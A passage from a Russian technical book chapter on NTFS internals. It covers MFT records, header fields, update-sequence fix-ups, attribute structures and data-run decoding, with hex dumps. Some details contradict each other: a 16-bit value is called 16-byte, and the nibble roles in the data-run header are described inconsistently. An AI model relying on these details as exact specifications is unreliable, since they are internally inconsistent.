Файл \$MFT представляет собой массив записей типа FILE Record (в терминологии UNIX они называются *inodes*), каждая из которых описывает соответствующий ей файл или подкаталог. На практике один файл или подкаталог полностью описывается единственной записью типа FILE Record, хотя в теории этих записей может потребоваться и несколько.

Для ссылки на одну файловую запись из другой используется ее порядковый номер (он же индекс) в файле \$MFT, отсчитываемый от нуля. *Файловая ссылка* (file reference) состоит из двух частей (см. табл. 6.2) — 48-битного *индекса* и 16-битного *номера последовательности* (sequence number).

Таблица 6.2. Структура файловой ссылки

Смещение	Размер (байт)	Описание
00h	6	Индекс файловой записи (FILE record number), отсчитываемый от нуля
06h	2	Номер последовательности (sequence number)

При удалении файла или каталога соответствующая ему файловая последовательность помечается как неиспользуемая. При создании новых файлов записи, помеченные как неиспользуемые, могут задействоваться вновь, при этом счетчик номера последовательности, хранящийся внутри файловой записи, увеличивается на единицу. Этот механизм позволяет отслеживать "мертвые" ссылки на уже удаленные файлы. Номер последовательности внутри файловой ссылки в этом случае будет отличаться от номера последовательности соответствующей файловой записи. Этой проверкой занимается утилита `chkdsk`, но автоматически она, насколько мне известно, не выполняется.

Первые 12 записей в MFT всегда занимают служебные метафайлы: `$MFT` (собственно, сам файл `$MFT`), `$MFTMirr` (зеркало `$MFT`), `$LogFile` (файл транзакций), `$Volume` (сведения о дисковом томе), `$AttrDef` (определения атрибутов), `'.'` (корневой каталог), `$Bitmap` (карта свободного пространства), `$Boot` (системный загрузчик), `$BadClus` (перечень плохих кластеров) и т. д. Более подробно эти записи описаны в табл. 6.11.

Первые четыре записи настолько важны, что продублированы в специальном файле `$MFTMirr`, находящемся примерно в середине тома (точный адрес этого файла хранится в загрузочном секторе по смещению 38h байт от его начала). Вопреки своему названию, файл `$MFTMirr` — это отнюдь не "зеркало" всего файла `$MFT`, а всего лишь резервная копия первых четырех его элементов.

Записи с 12 по 15 помечены как используемые, в то время как в действительности они пусты. Как несложно догадаться, они зарезервированы для использования в будущем. Записи с 16 по 23 не задействованы и честно помечены как неиспользуемые.

Начиная с 24 записи, располагаются пользовательские файлы и каталоги. Четыре метафайла, появившихся в Windows 2000 — `$objid`, `$quota`, `$reparse` и `$usnjrnl`, — могут располагаться в любой записи, номер которой равен 24 или больше (не забудьте, что нумерация файловых записей начинается с нуля).

Вот и вся теоретическая информация, необходимая на первых порах. Теперь можно приступать к практическому знакомству с NTFS. Для начала запустим утилиту `DiskExplorer` от Runtime Software, не забывая о том, что она требует

прав администратора. В меню **File** найдем пункт **Drive**, и в появившемся диалоговом окне выберем логический диск, который требует редактирования. Затем из меню **Goto** выберем пункт **Mft**, заставляя DiskExplorer перейти к MFT, автоматически меняя режим отображения на наиболее естественный (рис. 6.3). Как вариант, можно нажать клавишу <F6> (**View as File Entry**) и пропустить несколько первых секторов нажатием клавиши <Page Down>.




Рис. 6.3. Утилита DiskExplorer отображает главную файловую запись в естественном формате

Для каждого из файлов DiskExplorer сообщает следующее.

- Номер сектора, к которому данная файловая запись принадлежит. Обратите внимание, что номера секторов монотонно увеличиваются на 2, подтверждая тот факт, что размер одной файловой записи равен 1 Кбайт, хотя на практике можно столкнуться и с другими значениями. Для удобства информация отображается сразу в двух системах счисления — шестнадцатеричной и десятичной.

- Основное имя файла/каталога (то есть имя файла из заголовка файловой записи). Стоит напомнить, что некоторые файлы имеют несколько альтернативных имен, более подробная информация о которых будет приведена далее в данной главе. Если имя файла или каталога зачеркнуто, это означает, что он был удален, но соответствующая ему файловая запись все еще цела. Чтобы извлечь файл с диска (не важно, удаленный или нет), подведите к нему курсор и нажмите клавиатурную комбинацию <Ctrl>+<T> для просмотра его содержимого в шестнадцатеричном виде или <Ctrl>+<S> — для сохранения файла на диск. То же самое можно сделать и через контекстное меню, выбрав подпункт **Recovery**. При нажатии клавиатурной комбинации <Ctrl>+<C> в буфер обмена копируется последовательность кластеров, занятых файлом, например: DISKEXPL:K:1034240-1034240.
- Тип файловой записи, указывающий, файл это или каталог.
- Атрибуты файла или каталога: a (archive) — архивный, r (read-only) — защищенный от записи, то есть доступный только для чтения, h (hidden) — скрытый, s (system) — системный, l (label) — метка тома, d (directory) — каталог, c (compressed) — сжатый.
- Размер файла в байтах в десятичной системе счисления (не для каталогов!).
- Дату и время модификации файла или каталога.
- Номер первого кластера файла или каталога (или resident — для полностью резидентных файлов и каталогов).
- Перечень типов атрибутов NTFS, имеющихся у файла или каталога, записанных в шестнадцатеричной нотации (обычно эта строка имеет следующий вид: 10 30 80 — атрибут стандартной информации, атрибут имени и атрибут данных файла). Более подробная информация по данному вопросу будет приведена далее в этой главе.
- Индекс файловой записи в MFT, выраженный в шестнадцатеричной и десятичной системах счисления и следующий за словом **No:** (сокращение от Number — номер).
- Индекс файловой записи родительского каталога, выраженный в шестнадцатеричной и десятичной системах счисления (5h — если файл принадлежит к корневому каталогу). Для быстрого перемещения по файловым записям выберите в меню **Goto** пункт **Mft no** и введите требуемый индекс в шестнадцатеричной или десятичной нотации.
- Для нерезидентных файлов или каталогов — перечень кластеров, занятых файлом в закодированном виде (а зря — могли бы и декодировать). Схема кодирования кластеров подробно описана далее в данной главе.

Прежде чем продолжать чтение, попробуйте поэкспериментировать с файлами MFT (особенно фрагментированными). Посмотрите, как создаются и удаляются записи MFT. Лучше всего это делать на диске, содержащем небольшое количество файлов и каталогов. Чтобы не форматировать логический диск, создайте виртуальный (благо количество оперативной памяти современных компьютеров это позволяет).

Файловые записи

Благодаря наличию утилиты DiskExplorer от Runtime Software с файловыми записями практически никогда не приходится работать вручную. Тем не менее, знание их структуры нам не помешает.

Структурно файловая запись состоит из *заголовка* (header) и одного или нескольких *атрибутов* (attributes) произвольной длины, завершаемых *маркером конца* (end marker) — четырехбайтным шестнадцатеричным значением FFFFFFFFh (см. листинг 6.1). Несмотря на то, что количество атрибутов и их длина меняются от одной файловой записи к другой, размер самой структуры FILE Record строго фиксирован. В большинстве случаев он равен 1 Кбайт (это значение хранится в файле \$boot, причем первый байт файловой записи всегда совпадает с началом сектора).

ВНИМАНИЕ!

Не следует путать файл \$boot с загрузочным сектором (boot sector).

Если реальная длина атрибутов меньше размеров файловой записи, то ее "хвост" просто не используется. Если же атрибуты не умещаются в отведенное им пространство, создается дополнительная файловая запись (extra FILE Record), ссылающаяся на свою предшественницу.

Листинг 6.1. Структура файловой записи

```
FILE Record
    Header                ; Заголовок
    Attribute 1           ; Атрибут 1
    Attribute 2           ; Атрибут 2
    ...                   ; ...
    Attribute N           ; Атрибут N
End Marker (FFFFFFFFh)   ; Маркер конца
```

Первые четыре байта заголовка заняты "магической последовательностью" FILE, сигнализирующей о том, что мы имеем дело с файловой записью типа

FILE Record. При восстановлении сильно фрагментированного файла \$MFT это обстоятельство играет решающую роль, поскольку позволяет отличить сектора, принадлежащие MFT, от всех остальных секторов.

Следом за сигнатурой идет 16-разрядный указатель, содержащий смещение *последовательности обновления* (update sequence). Под "указателем" здесь и до конца раздела подразумевается смещение от начала сектора, отсчитываемое от нуля и выраженное в байтах. В Windows NT и Windows 2000 это поле всегда равно 002Ah, поэтому для поиска файловых записей можно использовать сигнатуру FILE*\x00, что уменьшает вероятность ложных срабатываний. В Windows XP и более новых версиях последовательность обновления хранится по смещению 002Dh, и поэтому сигнатура приобретает следующий вид: FILE-\x00.

Размер заголовка также варьируется от одной операционной системы к другой, и в явном виде нигде не хранится. Вместо этого в заголовке присутствует указатель на первый атрибут, содержащий его смещение в байтах относительно начала файловой записи и расположенный по смещению 14h байт от начала сектора. Смещения последующих атрибутов (если они есть) определяются путем сложения размеров всех предыдущих атрибутов (размер каждого из атрибутов содержится в его заголовке) со смещением первого атрибута. За концом последнего атрибута находится маркер конца — значение FFFFFFFFh.

Длина файловой записи хранится в двух полях. Тридцатидвухразрядное поле *реального размера* (real size), находящееся по смещению 18h байт от начала сектора, содержит совокупный размер заголовка, всех его атрибутов и маркера конца, округленный по 8-байтной границе. Тридцатидвухразрядное поле *выделенного размера* (allocated size), находящееся по смещению 1ch байт от начала сектора, содержит действительный размер файловой записи в байтах, округленный по размеру сектора. Документация Linux-NTFS Project (версия 0.4) утверждает, что выделенный размер должен быть кратен размеру кластера, но на практике это не так. Например, на моей машине длина поля выделенного размера равна четверти кластера.

16-разрядное поле флагов, находящееся по смещению 16h байт от начала сектора, в подавляющем большинстве случаев принимает одно из следующих трех значений: 00h — данная файловая запись не используется или ассоциированный с ней файл или каталог удален, 01h — файловая запись используется и описывает файл, 02h — файловая запись используется и описывает каталог.

64-разрядное поле, находящееся по смещению 20h байт от начала сектора, содержит индекс базовой файловой записи. Для первой файловой записи это

поле всегда равно нулю, а для всех последующих, расширенных записей — индексу первой файловой записи. Расширенные файловые записи могут находиться в любых областях MFT, не обязательно расположенных рядом с основной записью. Следовательно, необходим какой-то механизм, обеспечивающий быстрый поиск расширенных файловых записей, принадлежащих данному файлу (просматривать всю MFT было бы слишком нерационально). Этот механизм существует, и основан он на ведении списков атрибутов (`$ATTRIBUTE_LIST`). Список атрибутов представляет собой специальный атрибут, добавляемый к первой файловой записи и содержащий индексы расширенных записей. Формат списка атрибутов будет подробно описан далее в этой главе.

Основные поля заголовка файловой записи описаны в табл. 6.3. Остальные поля заголовка файловой записи не столь важны, и поэтому здесь они не рассматриваются. При необходимости обращайтесь к документации "Linux-NTFS Project".

Таблица 6.3. Структура заголовка файловой записи (FILE Record)

Смещение	Размер (байт)	ОС	Описание	
00h	4	Любая	Сигнатура FILE	
04h	2	Любая	Смещение номера последовательности обновления (update sequence number)	
06h	2	Любая	Размер (в словах) номера последовательности обновления и массива обновления (Update Sequence Number & Array), условно S	
08h	8	Любая	Номер последовательности файла транзакций (\$LogFile Sequence Number или LSN)	
10h	2	Любая	Номер последовательности (sequence number)	
12h	2	Любая	Счетчик жестких ссылок (hard link)	
14h	2	Любая	Смещение первого атрибута	
16h	2	Любая	Флаги	
			Значение	Описание
			0x00	Файловая запись не используется
			0x01	Файловая запись используется и описывает файл
			0x02	Файловая запись используется и описывает каталог
			0x04	За справками обращайтесь к Биллу Гейтсу — вероятно, только он это знает
			0x08	За справками обращайтесь к Биллу Гейтсу — вероятно, только он это знает

Таблица 6.3 (окончание)

Смещение	Размер (байт)	ОС	Описание
18h	4	Любая	Реальный размер (real size) файловой записи
1Ch	4	Любая	Выделенный размер (allocated size) файловой записи
20h	8	Любая	Ссылка (file reference) на базовую файловую запись (base FILE record) или ноль, если данная файловая запись является базовой
28h	2	Любая	Идентификатор следующего атрибута (next attribute ID)
2Ah	2	Windows XP	Используется для выравнивания
2Ch	4	Windows XP	Индекс данной файловой записи (number of this MFT record)
	2	Любая	Номер последовательности обновления (update sequence number)
	2S-2	Любая	Массив последовательности обновления (update sequence array)

Последовательность обновления

Будучи очень важными компонентами файловой системы, \$MFT, INDEX и \$LogFile нуждаются в механизме контроля целостности своего содержимого. Традиционно для этого используются коды обнаружения и коррекции ошибок (ECC/EDC codes). Однако на тот момент, когда проектировалась NTFS, процессоры были не настолько быстрыми, как теперь, и расчет корректирующих кодов занимал значительное время, существенно снижающее производительность файловой системы. Именно поэтому от использования корректирующих кодов пришлось отказаться. Вместо них разработчики NTFS применили так называемые *последовательности обновления* (update sequences), также называемые *fix-ups*.

В конец каждого из секторов, составляющих файловую запись (INDEX Record, RCRD Record или RSTR Record), записывается специальный 16-байтный *номер последовательности обновления* (update sequence number), дублируемый в заголовке файловой записи. При каждой операции чтения два последних байта сектора сверяются с соответствующим полем заголовка и, если драйвер NTFS обнаруживает расхождение, данная файловая запись считается недействительной.

Основное назначение последовательностей обновления — защита от "обрыва записи". Если в процессе записи сектора на диск исчезнет питающее напря-

жение, может случиться так, что часть файловой записи будет записана успешно, а другая часть — сохранит прежнее содержимое (файловая запись, как мы помним, обычно состоит из двух секторов). После восстановления питания драйвер файловой системы не может уверенно определить, была ли файловая запись записана целиком. Вот тут-то последовательности обновления и выручают! При каждой перезаписи сектора последовательность обновления увеличивается на единицу. Потому, если произошел обрыв записи, значение последовательности обновления, находящейся в заголовке файловой записи, не совпадет с последовательностью обновления, расположенной в конце сектора.

Оригинальное содержимое, расположенное "под" последовательностью обновления, хранится в специальном массиве обновления (*update sequence array*), расположенном в заголовке файловой записи непосредственно за концом смещения последовательности обновления (*update sequence number*). Для восстановления файловой записи в исходный вид необходимо извлечь из заголовка указатель на смещение последовательности обновления (он хранится по смещению 04h байт от начала заголовка) и сверить лежащее по этому адресу 16-байтное значение с последним словом каждого из секторов, составляющих файловую запись (*INDEX Record*, *RCRD Record* или *RSTR Record*). Если они не совпадут, значит, соответствующая структура данных повреждена. Использовать такие структуры следует очень осторожно (на первых порах лучше не использовать вообще).

По смещению 006h от начала сектора находится 16-разрядное поле, хранящее совокупный размер номера последовательности обновления вместе с массивом последовательности обновления ($\text{sizeof}(\text{update sequence number}) + \text{sizeof}(\text{update sequence array})$), выраженный в словах (не в байтах!). Так как размер номера последовательности обновления всегда равен одному слову, то размер массива последовательности обновления, выраженный в байтах, должен вычисляться следующим образом: $(\text{update sequence number} \& \text{update sequence array} - 1) * 2$. Таким образом, смещение массива оригинального содержимого равно: $(\text{offset to update sequence number}) + 2$. В Windows NT и Windows 2000 номер последовательности обновления всегда располагается по смещению 2Ah от начала заголовка файловой записи или индексного заголовка, а поле *update sequence array* — по смещению 2Ch. В Windows XP и более новых операционных системах эти значения располагаются по смещениям 2Dh и 2Fh соответственно.

Первое слово массива последовательности обновления соответствует последнему слову первого сектора файловой записи или индексной записи. Второе — последнему слову второго сектора и т. д. Для восстановления сектора в исходный вид необходимо вернуть все элементы массива последова-

тельности обновления на их законные места (естественно, модифицируется не сам сектор, а его копия в памяти).

Чтобы проиллюстрировать сказанное выше, рассмотрим пример, приведенный в листинге 6.2.

Листинг 6.2. Оригинальная файловая запись до восстановления

```
--> начало первого сектора FILE Record
00000000: 46 49 4C 45-2A 00 03 00-7C 77 1A 04-02 00 00 00 FILE* ♥ |w-♦♦
00000010: 01 00 02 00-30 00 01 00-28 02 00 00-00 04 00 00 ♦ ● 0 ♦ (● ♦
00000020: 00 00 00 00-00 00 00 00-06 00 06 00-00 00 47 11 ♦ ♦ G◀
--
000001F0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 06 00 ♦
<-- конец первого сектора FILE Record
--
000003F0: 07 CC E1 0D-00 09 00 00-FF FF FF FF-82 79 06 00 ♦Ia} o yuyuBy♦
<-- конец второго сектора FILE Record
```

Сигнатура FILE указывает на начало файловой записи, следовательно, по смещению 04h байт будет расположен 16-разрядный указатель на номер последовательности обновления. В данном случае он равен 002Ah. Очень хорошо! Переходим по смещению 002Ah и видим, что здесь лежит слово 0006h. Перемещаемся в конец сектора и сверяем его с последними двумя байтами. Как и предполагалось, они совпадают. Повторяем ту же самую операцию со следующим сектором. Собственно говоря, количество секторов может и не равняться двум. Чтобы не гадать на кофейной гуще, необходимо извлечь 16-разрядное значение, расположенное по смещению 06h от начала файловой записи (в данном случае оно равно 0003h) и вычесть из него единицу. Действительно, получается два (сектора).

Теперь нам необходимо найти массив последовательности обновления, хранящий оригинальное значение последнего слова каждого из секторов. Смещение массива обновления равно значению указателя на последовательность обновления увеличенной на два, т. е. в данном случае $002Ah + 02h == 002Ch$. Извлекаем первое слово (в данном случае равное 00h 00h) и записываем его в конец первого сектора. Извлекаем следующее слово (47h 11h) и записываем его в конец второго сектора.

В результате восстановленный сектор будет выглядеть, как показано в листинге 6.3.

Листинг 6.3. Восстановленная файловая запись

```

--> Начало первого сектора файловой записи
00000000: 46 49 4C 45-2A 00 03 00-7C 77 1A 04-02 00 00 00 FILE* |w-+
00000010: 01 00 02 00-30 00 01 00-28 02 00 00-00 04 00 00  0 0 0 0
00000020: 00 00 00 00-00 00 00 00-06 00 06 00-00 00 47 11  ++ G
-
000001F0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  +
<-- Конец первого сектора файловой записи
-
000003F0: 07 CC E1 0D-00 09 00 00-FF FF FF FF-82 79 47 11  *Ia) o yuyuBy*
<-- Конец второго сектора файловой записи

```

ВНИМАНИЕ!

FILE Record, INDEX Record, RCRD Record или RSTR Record искажены последовательностями обновления и в обязательном порядке должны быть восстановлены перед их использованием, в противном случае вместо актуальных данных вы получите мусор!

Атрибуты

Структурно всякий атрибут состоит из *атрибутного заголовка* (attribute header) и *тела атрибута* (attribute body). Заголовок атрибута всегда хранится в файловой записи, расположенной внутри MFT. Тела резидентных атрибутов хранятся там же. Нерезидентные атрибуты хранят свое тело вне MFT, в одном или нескольких кластерах, перечисленных в заголовке данного атрибута в специальном списке. Если 8-разрядное поле, расположенное по смещению 08h байт от начала атрибутного заголовка, равно нулю, то атрибут считается резидентным, а если единице, то атрибут нерезидентен. Любые другие значения недопустимы.

Первые четыре байта атрибутного заголовка определяют его тип. Тип атрибута, в свою очередь, определяет формат представления тела атрибута. В частности, тело атрибута данных (тип: 80h — \$DATA) представляет собой "сырую" последовательность байт. Тело атрибута стандартной информации (тип: 10h — \$STANDARD_INFORMATION) описывает время его создания, права доступа и т. д. Более подробно эта тема будет рассмотрена далее в данной главе.

Следующие четыре байта заголовка содержат длину атрибута, выражаемую в байтах. Длина нерезидентного атрибута равна сумме длин его тела и заголовка, а длина резидентного атрибута равна длине его заголовка. Если к смещению атрибута добавить его длину, мы получим указатель на следующий атрибут (или маркер конца, если текущий атрибут — последний в цепочке).

Длина тела резидентных атрибутов, выраженная в байтах, хранится в 32-разрядном поле, расположенном по смещению 10h байт от начала атрибутного заголовка. 16-разрядное поле, следующее за его концом, хранит смещение резидентного тела, отсчитываемое от начала атрибутного заголовка. С нерезидентными атрибутами в этом плане все намного сложнее, и для хранения длины их тела используется множество полей. *Реальный размер тела атрибута* (real size of attribute), выраженный в байтах, хранится в 64-разрядном поле, находящемся по смещению 30h байт от начала атрибутного заголовка. Следующее за ним 64-разрядное поле хранит *инициализированный размер потока* (initialized data size of the stream), выраженный в байтах. Судя по всему, инициализированный размер потока всегда равен реальному размеру тела атрибута. 64-разрядное поле, расположенное по смещению 28h байт от начала атрибутного заголовка, хранит *выделенный размер* (allocated size of attribute), выраженный в байтах и равный реальному размеру тела атрибута, округленному до размера кластера (в большую сторону).

Два 64-разрядных поля, расположенные по смещениям 10h и 18h байт от начала атрибутного заголовка, задают первый (starting VCN) и последний (last VCN) номера виртуального кластера, принадлежащего телу нерезидентного атрибута. Виртуальные кластеры представляют собой логические номера кластеров, не зависящие от своего физического расположения на диске. В подавляющем большинстве случаев номер первого кластера тела нерезидентного атрибута равен нулю, а последний — количеству кластеров, занятых телом атрибута, уменьшенному на единицу. 16-разрядное поле, расположенное по смещению 20h от начала атрибутного заголовка, содержит указатель на массив Data Runs, расположенный внутри этого заголовка и описывающий логический порядок размещения нерезидентного тела атрибута на диске.

Каждый атрибут имеет свой собственный *идентификатор* (attribute ID), уникальный для данной файловой записи и хранящийся в 16-разрядном поле, расположенном по смещению 06h от начала атрибутного заголовка.

Если атрибут имеет *имя* (attribute Name), то 16-разрядное поле, расположенное по смещению 0ah байт от атрибутного заголовка, содержит указатель на него. Для безымянных атрибутов оно равно нулю (большинство атрибутов имен не имеют). Имя атрибута хранится в атрибутном заголовке в формате UNICODE, а его длина определяется 8-разрядным полем, расположенным по смещению 09h байт от начала атрибутного заголовка.

Если тело атрибута сжато, зашифровано или разрежено, 16-разрядное поле флагов, расположенное по смещению 0ch байт от начала атрибутного заголовка, не равно нулю.

Основные поля резидентных и нерезидентных атрибутов кратко описаны в табл. 6.4 и 6.5. Остальные поля не играют существенной роли, и потому здесь они не рассматриваются.

Таблица 6.4. Структура резидентного атрибута

Смещение	Размер (байт)	Значение	Описание
00h	4		Тип атрибута (например, 0x10, 0x60, 0xB0)
04h	4		Длина атрибута, включая этот заголовок
08h	1	00h	Флаг нерезидентности (non-resident flag)
09h	1	N	Длина имени атрибута (ноль, если атрибут безымянный)
0Ah	2	18h	Смещение имени (ноль, если атрибут безымянный)
0Ch	2	00h	Флаги
			Значение Описание
			0001h Сжатый атрибут (compressed)
			4000h Зашифрованный атрибут (encrypted)
			8000h Разреженный атрибут (sparse)
0Eh	2		Идентификатор атрибута (attribute ID)
10h	4	L	Длина тела атрибута, без заголовка
14h	2	2N+18h	Смещение тела атрибута
16h	1		Индексный флаг
17h	1	00h	Используется для выравнивания
18h	2N	UNICODE	Имя атрибута (если есть)
2N+18h	L		Тело атрибута

Таблица 6.5. Структура нерезидентного атрибута

Смещение	Размер (байт)	Значение	Описание
00h	4		Тип атрибута (например, 0x20, 0x80)
04h	4		Длина атрибута, включая этот заголовок
08h	1	01h	Флаг нерезидентности (non-resident flag)

Таблица 6.5 (окончание)

Смещение	Размер (байт)	Значение	Описание
09h	1	N	Длина имени атрибута (ноль, если атрибут безымянный)
0Ah	2	40h	Смещение имени (ноль, если атрибут безымянный)
0Ch	2		Флаги
			Значение
			Описание
			0001h
			Сжатый атрибут (compressed)
			4000h
			Зашифрованный атрибут (encrypted)
			8000h
			Разреженный атрибут (sparse)
0Eh	2		Идентификатор атрибута (attribute iD)
10h	8		Начальный виртуальный кластер (starting VCN)
18h	8		Конечный виртуальный кластер (last VCN)
20h	2	2N+40h	Смещение списка отрезков (data runs)
22h	2		Размер блока сжатия (compression unit size), округленный до 4 байт в большую сторону
24h	4	00h	Используется для выравнивания
28h	8		Выделенный размер (allocated size), округленный до размера кластера
30h	8		Реальный размер (real size)
38h	8		Инициализированный размер потока (initialized data size of the stream)
40h	2N	UNICODE	Имя атрибута (если есть)
2N+40h	..		Список отрезков (data runs)

Типы атрибутов

NTFS поддерживает большее количество предопределенных типов атрибутов, перечисленных в табл. 6.6. Тип атрибута определяет его назначение и формат представления тела. Полное описание всех атрибутов заняло бы не одну главу, а целую книгу, поэтому здесь приводятся лишь наиболее "ходовые"

из них, а за информацией об остальных обращайтесь к документации Linux-NTFS Project.

Таблица 6.6. Основные типы атрибутов

Значение	ОС	Условное обозначение	Описание
010h	Любая	\$STANDARD_INFORMATION	Стандартная информация о файле (время, права доступа)
020h	Любая	\$ATTRIBUTE_LIST	Список атрибутов
030h	Любая	\$FILE_NAME	Полное имя файла
040h	Windows NT	\$VOLUME_VERSION	Версия тома
040h	Windows 2000	\$OBJECT_ID	Глобально уникальный идентификатор (GUID) и прочие ID
050h	Любая	\$SECURITY_DESCRIPTOR	Дескриптор безопасности и списки прав доступа (ACL)
060h	Любая	\$VOLUME_NAME	Имя тома
070h	Любая	\$VOLUME_INFORMATION	Информация о томе
080h	Любая	\$DATA	Основные данные файла
090h	Любая	\$INDEX_ROOT	Корень индексов
0A0h	Любая	\$INDEX_ALLOCATION	Ветви (sub-nodes) индекса
0B0h	Любая	\$BITMAP	Карта свободного пространства
0C0h	Windows NT	\$SYMBOLIC_LINK	Символическая ссылка
0C0h	Windows 2000	\$REPARSE_POINT	Для сторонних производителей
0D0h	Любая	\$EA_INFORMATION	Расширенные атрибуты для HPFS
0E0 h	Любая	\$EA	Расширенные атрибуты для HPFS
0F0h	Windows NT	\$PROPERTY_SET	Устарело и ныне не используется
100h	Windows 2000	\$LOGGED_UTILITY_STREAM	Используется шифрующей файловой системой (EFS)

\$STANDARD_INFORMATION

Атрибут стандартной информации описывает время создания/изменения/последнего доступа к файлу и права доступа, а также некоторую другую вспомогательную информацию (например, квоты). Структура атрибута стандартной информации кратко описана в табл. 6.7.

Таблица 6.7. Структура атрибута \$STANDARD_INFORMATION

Смещение	Размер	ОС	Описание	
~ ~		Любая	Стандартный атрибутный заголовок (standard attribute header)	
00h	8	Любая	C — время создания (creation) файла	
08h	8	Любая	A — время изменения (altered) файла	
10h	8	Любая	M — время изменения файловой записи (MFT changed)	
18h	8	Любая	R — время последнего чтения (read) файла	
20h	4	Любая	Права доступа MS-DOS (MS-DOS file permissions)	
			Значение	Описание
			0001h	Только на чтение (read-only)
			0002h	Скрытый (hidden)
			0004h	Системный (system)
			0020h	Архивный (archive)
			0040h	Устройство (device)
			0080h	Обычный (normal)
			0100h	Временный (temporary)
			0200h	Разреженный (sparse) файл
			0400h	Точка передачи (reparse point)
			0800h	Сжатый (compressed)
			1000h	Оффлайновый (offline)
			2000h	Неиндексируемый (not content indexed)
			4000h	Зашифрованный (encrypted)
24h	4	Любая	Старшее двойное слово номера версии (maximum number of versions)	

Таблица 6.7 (окончание)

Смещение	Размер	ОС	Описание
28h	4	Любая	Младшее двойное слово номера версии (version number)
2Ch	4	Любая	Идентификатор класса (class ID)
30h	4	Windows 2000	Идентификатор владельца (owner ID)
34h	4	Windows 2000	Идентификатор безопасности (security ID)
38h	8	Windows 2000	Количество котируемых байт (quota charged)
40h	8	Windows 2000	Номер последней последовательности обновления (update sequence number USN)

\$ATTRIBUTE_LIST

Атрибут списка атрибутов (прямо каламбур) используется в тех случаях, когда все атрибуты файла не умещаются в базовой файловой записи, и файловая система вынуждена располагать их в расширенных файловых записях. Индексы расширенных файловых записей содержатся в атрибуте списка атрибутов, помещаемом в базовую файловую запись.

При каких обстоятельствах атрибуты не умещаются в одной файловой записи? Это может произойти в следующих случаях:

- ☐ файл содержит много альтернативных имен или жестких ссылок;
- ☐ файл сильно фрагментирован;
- ☐ файл содержит очень сложный дескриптор безопасности;
- ☐ файл имеет очень много потоков данных (т. е. атрибутов типа \$DATA).

Структура атрибута списка атрибутов приведена в табл. 6.8.

Таблица 6.8. Структура атрибута \$ATTRIBUTE_LIST

Смещение	Размер	Описание
~ ~		Стандартный атрибутный заголовок (standard attribute header)
00h	4	Тип (type) атрибута (см. табл. 6.6)
04h	2	Длина записи (record length)
06h	1	Длина имени (name length), или ноль, если нет, условно — N

Таблица 6.8 (окончание)

Смещение	Размер	Описание
07h	1	Смещение имени (offset to name), или ноль если нет
08h	8	Начальный виртуальный кластер (starting VCN)
10h	8	Ссылка на базовую/расширенную файловую запись
18h	2	Идентификатор атрибута (attribute ID)
1Ah	2N	Если $N > 0$, то имя в формате UNICODE

\$FILE_NAME

Атрибут полного имени файла хранит имя файла в соответствующем пространстве имен. Таких атрибутов у файла может быть и несколько (например, имя win32 и имя MS-DOS). Здесь же хранятся и жесткие ссылки (hard link), если они есть.

Структура атрибута полного имени приведена в табл. 6.9.

Таблица 6.9. Структура атрибута \$FILE_NAME

Смещение	Размер	Описание
~ ~		Стандартный атрибутный заголовок (standard attribute header)
00h	8	Ссылка (file reference) на материнский каталог
08h	8	C — время создания (creation) файла
10h	8	A — время последнего изменения (altered) файла
18h	8	M — время последнего изменения файловой записи (MFT changed)
20h	8	R — время последнего чтения (read) файла
28h	8	Выделенный размер (allocated size) файла
30h	8	Реальный размер (real size) файла
38h	4	Флаг (см. табл. 6.7)
3Ch	4	Используется HPFS
40h	1	Длина имени в символах — L
41h	1	Пространство имен файла (filename namespace)
42h	2L	Имя файла в формате UNICODE без завершающего нуля

Списки отрезков

Тела нерезидентных атрибутов хранятся на диске в одной или нескольких кластерных цепочках, называемых *отрезками* (runs). Отрезком называется последовательность смежных кластеров, характеризующаяся номером начального кластера и длиной. Совокупность отрезков называется списком (run-list или data run).

Внутренний формат представления списков не то, чтобы сложен, но простым его тоже назовешь. Для экономии места длина отрезка и номер начального кластера хранятся в полях переменной длины. Если размер отрезка умещается в байт (т. е. его значение не превышает 255), то он займет один байт. По аналогии, если размер отрезка требует для своего представления двойного слова, то он займет двойное слово.

Сами же поля размеров хранятся в 4-битных ячейках, называемых *нибблами* (nibble) или *полубайтами*. Шестнадцатеричная система счисления позволяет легко переводить байты в нибблы и наоборот. Младший ниббл равен ($x \& 15$), а старший — ($x / 16$). Иначе говоря, младший ниббл соответствует младшему шестнадцатеричному разряду байта, а старший — старшему. Например, 69h состоит из двух нибблов, причем младший равен 9h, а старший — 6h.

Список отрезков представляет собой массив структур, каждая из которых описывает характеристики "своего" отрезка. Структура элемента списка отрезков показана в табл. 6.10. В конце списка находится завершающий ноль. Первый байт структуры состоит из двух нибблов: младший задает длину поля начального кластера отрезка (условно обозначаемого буквой *r*), а старший — количество кластеров в отрезке (*L*). Затем идет поле длины отрезка. В зависимости от значения *L* оно может занимать от одного до восьми байт (поля большей длины недопустимы). Первый байт поля стартового кластера файла расположен по смещению $1 + L$ байт от начала структуры (что соответствует $2+2*L$ нибблам). Кстати говоря, в документации Linux-NTFS Project (версия 0.4) поля размеров начального кластера и количества кластеров в отрезке перепутаны местами.

Таблица 6.10. Структура одного элемента списка отрезков

Смещение в нибблах	Размер в нибблах	Описание
0	1	Размер поля длины (<i>L</i>)
1	1	Размер поля начального кластера (<i>s</i>)
2	$2*L$	Количество кластеров в отрезке
$2+2*L$	$2*s$	Номер начального кластера отрезка

Покажем, как с этим работать на практике. Предположим, что мы имеем следующий список отрезков, соответствующий нормальному нефрагментированному файлу (что может быть проще!): 21 18 34 56 00. Попробуем его декодировать?

Начнем с первого байта — 21h. Младший полубайт (01h) описывает размер поля длины отрезка, старший (02h) — размер поля начального кластера. Следующие несколько байт представляют поле длины отрезка, размер которого в данном случае равен одному байту — 18h. Два других байта (34h 56h) задают номер начального кластера отрезка. Нулевой байт на конце сигнализирует о том, что это последний отрезок в файле. Таким образом, наш файл состоит из одного-единственного отрезка, начинающегося с кластера 5634h и заканчивающегося кластером $5634h + 18h == 564Ch$.

